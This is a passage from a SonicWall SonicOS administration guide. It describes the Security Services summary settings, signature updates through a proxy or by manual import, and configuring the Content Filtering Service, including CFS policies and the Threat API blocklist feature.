Part 21

Security Services

146

Managing SonicWall Security Services

SonicWall Security Services

SonicWall offers a variety of subscription-based security services to provide layered security for your network. SonicWall security services are designed to integrate seamlessly into your network to provide complete protection.

The following subscription-based security services are listed in **Security Services** on the firewall's management interface:


- SonicWall Content Filtering Service
- SonicWall Client Anti-Virus
- SonicWall Gateway Anti-Virus
- SonicWall Intrusion Prevention Service
- SonicWall Anti-Spyware
- SonicWall RBL Filter
- SonicWall Geo-IP Filter
- SonicWall Botnet Filter

TIP: After you register your firewall, you can try FREE TRIAL versions of SonicWall Content Filtering Service, SonicWall Client Anti-Virus, SonicWall Gateway Anti-Virus, SonicWall Intrusion Prevention Service, and SonicWall Anti-Spyware.

You can activate and manage SonicWall security services directly from the SonicWall management interface or from https://www.mysonicwall.com.

Security Services Summary


The top portion of the **Security Services > Summary** page lists the security services that are available with a short description of the service.



The bottom portion of the **Security Services > Summary** page has five panels:

- Synchronize Licenses
- Security Services Settings
- Signature Downloads Through a Proxy Server

- Security Services Information
- Update signatures manually



Configuring Security Services

The following sections describe global configurations that are done on the panels of the **Security Services > Summary** page:

- Synchronize Licenses on page 1674
- Security Services Settings on page 1674
- Signature Downloads and Registration Through a Proxy Server on page 1675


- Security Services Information on page 1675
- Update Signature Manually on page 1675

Synchronize Licenses

To synchronize your mysonicwall.com account with the **Security Services Summary** table, click the **Synchronize** button after **Synchronize licenses with www.mysonicwall.com**.

To manage your licenses, click the link in **To Manage your licenses go to www.mysonicwall.com**.

Security Services Settings




The **Security Services Settings** section provides the following options for fine-tuning SonicWall security services:

- **Security Services Settings** - This drop-down menu specifies whether SonicWall security services are applied to maximize security or to maximize performance:
  - **Maximum Security (Recommended)** - Inspect all content with any threat probability (high/medium/low). For additional performance capacity in this maximum security setting, utilize SonicOS HA Clustering.
  - **Performance Optimized** - Inspect all content with a high or medium threat probability. Consider this performance optimized security setting for bandwidth or CPU intensive gateway deployments or utilize SonicOS HA Clustering.

  The **Maximum Security** setting provides maximum protection. The **Performance Optimized** setting utilizes knowledge of the currently known threats to provide high protection against active threats in the threat landscape.
- **Reduce Anti-Virus traffic for ISDN connections** - Select this feature to enable the SonicWall Anti-Virus to check only once a day (every 24 hours) for updates and reduce the frequency of outbound traffic for users who do not have an “always on” Internet connection.
- **Drop all packets while IPS, GAV and Anti-Spyware database is reloading** - Select this option to instruct the firewall to drop all packets whenever the IPS, GAV, and Anti-Spyware database is updating.
- **HTTP Clientless Notification Timeout for Gateway AntiVirus and AntiSpyware** - Set the timeout duration after which the firewall notifies users when GAV or Anti-Spyware detects an incoming threat from an HTTP server. The default timeout is one day (86400 seconds).

Signature Downloads and Registration Through a Proxy Server



This section provides the ability for SonicWall network security appliances that operate in networks where they must access the Internet through a proxy server to download signatures. This feature also allows for registration of SonicWall network security appliances through a proxy server without compromising privacy.

To enable signature download or appliance registration through a proxy server:

1. Select the **Download Signatures through a Proxy Server** checkbox.
2. In the **Proxy Server Name or IP Address** field, enter the host name or IP address of the proxy server.
3. In the **Proxy Server Port** field, enter the port number used to connect to the proxy server.
4. Select the **This Proxy Server requires Authentication** checkbox if the proxy server requires a **username** and **password**.
5. If the appliance has not been registered with `MySonicWall.com`, two additional fields are displayed:
   - **MySonicWall Username** - Enter the username for the `mysonicwall.com` account that the appliance is to be registered to.
   - **MySonicWall Password** - Enter the `mysonicwall.com` account password.
6. Click **Accept** at the top of the page.

Security Services Information

This panel is not currently used.


Update Signature Manually

The Manual Signature Update feature is intended for networks where reliable, broadband Internet connectivity is either not possible or not desirable (for security reasons). The Manual Signature Update feature provides a method to update the latest signatures at the network administrator's discretion. The network administrator first downloads the signatures from http://www.mysonicwall.com to a separate computer, a USB drive, or other media. Then the network administrator uploads the signatures to the firewall. The same signature update file can be used on all SonicWall network security appliances that meet these requirements:

- Devices that are registered to the same `mysonicwall.com` account
- Devices that belong to the same class of SonicWall network security appliances.

To manually update signature files, complete the following steps:

1 On the **Security Services > Summary** page, scroll to the **Update Signatures Manually** heading at the bottom of the page. Record the **Signature File ID** for the device.



2 Log on to http://www.mysonicwall.com using the `mysonicwall.com` account that was used to register the SonicWall network security appliance.

NOTE: The signature file can only be used on firewalls that are registered to the `mysonicwall.com` account that downloaded the signature file.

3 Click on **Download Signatures** under the **Downloads** heading.

4 In the pull down window next to **Signature ID:**, select the appropriate SFID for your firewall.

5 Download the signature update file by clicking on **Click here to download the Signature file**.

NOTE: The remaining steps can be performed while disconnected from the Internet.

6 Return to the **Security Services > Summary** page on the firewall management interface.

7 Click the **Import Signatures** button.

8 In pop-up dialog that appears, click the **browse** button and navigate to the location of the signature update file.


9 Click **Import**. The signatures are uploaded for the security services that are enabled on the firewall.

147

Configuring Content Filtering Service

Security Services > Content Filter

NOTE: Content Filtering Service (CFS) content is not supported in Wire Mode.



You can activate Content Filter Objects and configure SonicWall Content Filtering Service (SonicWall CFS) as well as Websense Enterprise, a third-party Content Filtering product, from the **Security Services > Content Filter** page.

Topics:

About CFS 4.0

The SonicWall™ Content Filtering Service (CFS) release 4.0 is supported in SonicOS 6.2.6 and above. CFS 4.0 delivers content filtering enforcement for educational institutions, businesses, libraries, and government agencies. With content filter objects, you can control the websites students and employees can access using their IT-issued computers while behind the organization's firewall.

NOTE: For more a detailed description of the CFS release 4.0 as well as how to license and install it, see the *SonicWall™ SonicOS 6.2.6.0 Release Notes*, the *SonicWall™ Content Filtering Service (CFS) 4.0 Feature Guide*, and the *SonicWall™ Content Filtering Service Upgrade Guide*. Also, for how to create Content Filter Objects for CFS policies, see Configuring Content Filter Objects on page 1016.

CFS 4.0 compares requested websites against a massive cloud database that contains millions of rated URIs, IP addresses, and websites. It also provide you with the tools to create and apply policies that allow or deny access to sites based on individual or group identity and/or by time of day.

CFS 4.0 has been redesigned to improve performance, ease of use, and central management while providing more accurate filtering options.

Topics:

About Threat API

IMPORTANT: Before configuring Threat API, you must enable it. For further information about Threat API and how to enable it, see the *Threat API Reference Manual*.

NOTE: SonicOS Threat API requires that the firewall has a Content Filtering System (CFS) license.

SonicOS 6.2.7 introduces support for the Threat API feature. The SonicOS Threat API provides API access to SonicWall firewall services. Compared with current firewall GUI/CLI user interfaces, Threat API is simple and makes good use of the standard HTTP protocol. With the trend toward cloud deployment, Threat API can more easily be used than traditional SonicOS GUI/CLI.

Malicious threats can originate from URLs or IP addresses. Lists of these threats can be large and change frequently. SonicOS can already block custom lists of URLs and IP addresses, but it's inconvenient because you have to log in and update the lists by hand. Using an API interface makes it much easier.

The Threat list is sent to SonicOS using the Threat API feature. Threats can be added in either of the following formats:

- URLs (`https://malicious123.example.com/malware`)
- IP addresses (`10.10.1.25`)

Third parties can generate the threat list and pass it to the firewall using Threat API.

For IP addresses in the threat list, SonicOS initially creates a default Threat API Address Group and then creates an Address Object (AO) for each IP address in the threat list. The you configure Firewall Access Rules that reference that Address Group and block the IP addresses.

SonicOS adds the URLs to its CFS Threat URI list. You enable Threat API Enforcement in the associated CFS Profile and configure a Content Filtering System (CFS) policy to block the URLs in the threat list. When a threat is blocked by CFS, the user sees a block message in their browser.

About CFS Policies

A CFS policy determines whether a packet is filtered (by applying the configured CFS Action) or simply allowed through to the user. A CFS policy defines the filtering conditions to which a packet is compared:

- Name
- Source Address
- Source Zone
- User/Group
- Destination Zone
- Schedule

If a packet matches all the defined conditions, the packet is filtered according to the corresponding CFS Profile, and the CFS Action is applied.

NOTE: If authentication data for User/Group is not available during matching, no match is made for this condition. This strategy prevents performance issues, especially when Single Sign-On is in use.

Each CFS policy has a priority level, and policies with higher priorities are checked first.

CFS uses a policy table internally to manage all the configured policies. For each policy element, the table is constructed by the configuration data and runtime data. The configuration data includes parameters that define the policy from the user interface, such as policy name, properties and others. The runtime data includes the parameters used for packet handling.

CFS also uses a policy lookup table to accelerate runtime policy lookup for matching conditions:

- Source zone
- Destination zone
- IPv4 AO
- IPv6 AO.

About Content Filter Objects

CFS 4.0 uses Content Filter Objects in CFS Policies to identify URIs and domains for filtering and to specify the type of action to be taken when filtering. For more information about Content Filter Objects, see Configuring Content Filter Objects on page 1016.

Under the new CFS rating design, a domain may be resolved to one of four ratings; from highest to lowest priority, the ratings are:

1. Block
2. Passphrase
3. Confirm
4. BWM (bandwidth management)

If the URL is not categorized into any of these ratings, then the operation will be allowed.

How CFS Works

1. A packet arrives and is examined by CFS.
2. CFS checks it against the configured exclusion addresses and allows it through if a match is found.
3. CFS checks its policies to find the first policy that matches these conditions in the packet:
    - Source zone
    - Destination zone
    - Address object
    - Users/group
    - Schedule

- Enabled state

4 CFS uses the CFS Profile defined in the matching policy to do the filtering and returns the corresponding action for this packet.

NOTE: If no policy is matched, the packet is passed through without any action by CFS.

5 CFS performs the action defined in the CFS Action Object for the matching policy.

About CFS Logs

In **Log > Settings**, a new subcategory, **Content Filter**, has been added to the **Security Services** category. This new subcategory lists these logs:

- CFS Alert
- Website Accessed
- Website Blocked


For information about configuring these logs, see Configuring Log Settings on page 1828.

Enabling CFS

IMPORTANT: Before enabling CFS and configuring your CFS policies, configure your Content Filter Objects as described in Configuring Content Filter Objects on page 1016.

To enable CFS:

1 Navigate to the **Security Services > Content Filter** page.



2 Choose the content filtering service from the **Content Filter Type** drop-down menu:

- **SonicWall CFS** (default)

- **Websense Enterprise**

3 In the **Global Settings** section, specify the maximum URL entries that can be cached in the **Max URL Caches (entries)** field. The default is **51200**.

   In CFS 4.0, the URL rating is saved with a cached URL entry, which speeds processing of known URLs.

4 To enable content filter for all packets, select the **Enable Content Filtering Service** checkbox. This option is selected by default. To bypass content filtering for all packets, deselect this option.

5 To enable content filtering for HTTPS sites, select the **Enable HTTPS content filtering** checkbox. This option is not selected by default.

   When this option is enabled, CFS performs URL rating look up in this order:

   a Searches the client `hello` for the Server Name, which CFS uses to obtain the URL rating.

   b If the Server Name is not available, searches the SSL certificate for the Common Name, which CFS uses to obtain the URL rating.

   c If neither Server Name nor Common Name is available, CFS uses the IP address to obtain the URL rating.

6 To limit the time for obtaining a rating request when filtering, select the **Block if CFS Server Is Unavailable** checkbox. This option is not selected by default.

   a When this option is selected, the **Server Timeout** field becomes available. Enter the maximum time, in seconds, the CFS service has to respond to rating requests. The minimum is 2 seconds, the maximum is 10 seconds, and the default is **5** seconds.

7 To bypass content filtering for all requests from an account with administrator privileges, select the **Exclude Administrator** checkbox. This option is selected by default.

8 To bypass content filtering for all requests from a category of address objects, choose the address object from the **Excluded Address** drop-down menu. The default is **None**. You can also create a new address object by choosing **Create new address object**; for information about creating an address object, see Firewall > Address Objects on page 1009.


9 Click **Accept**.

Configuring CFS Policies


This section describes the CFS Policy table and provides instructions for configuring, editing, and deleting a CFS policy.

Topics:


About the CFS Policy Table




Name	Name of the CFS policy.
Source Zone	Source zone for the CFS policy.
Destination Zone	Destination zone for the CFS policy.
Source Address	Source address object for the CFS policy.
User/Group	User or group to which the CFS policy applies.
Schedule	Time that the CFS policy is in effect.
Profile	CFS profile object used by the CFS policy. Mousing over the CFS profile object name displays the particulars of the CFS profile:



Action CFS action object used by the CFS policy. Mousing over the CFS action object name displays the particulars of the CFS action:



Priority Clicking the Priority for a CFS Policy displays the **Change Policy Priority** popup menu:




The priority of the CFS policy is displayed after **From**. You can change to priority by entering it in the **To** field. The highest priority is 1; 0 is the lowest priority.

Enable To enable the CFS policy, select its checkbox. The default policy, **CFS Default Policy**, is enabled by default.


Configure Displays these icons for each policy:

- **Statistics**; mousing over this icon displays the **Policy Statistics** popup dialog.



- **Clear Statistics**; clicking this icon (broom) clears all statistics for the CFS policy. A confirmation dialog displays.

- **Edit**; clicking this icon displays the **Edit CFS Policy** dialog.
- **Delete**; clicking this icon deletes the CFS policy. A confirmation dialog displays.



Click **OK**.

NOTE: The default CFS policy, **CFS Default Policy** cannot be deleted, and the icon is dimmed.

You can access all CFS objects by clicking the link under the policy table to navigate to the **Firewall > Content Filter Objects** page.

Searching the CFS Policy Table

You can search a long table for a specific IP address by:

1 Entering an IP address in the **Lookup Policies by Address** field. The IP address can be in either format:

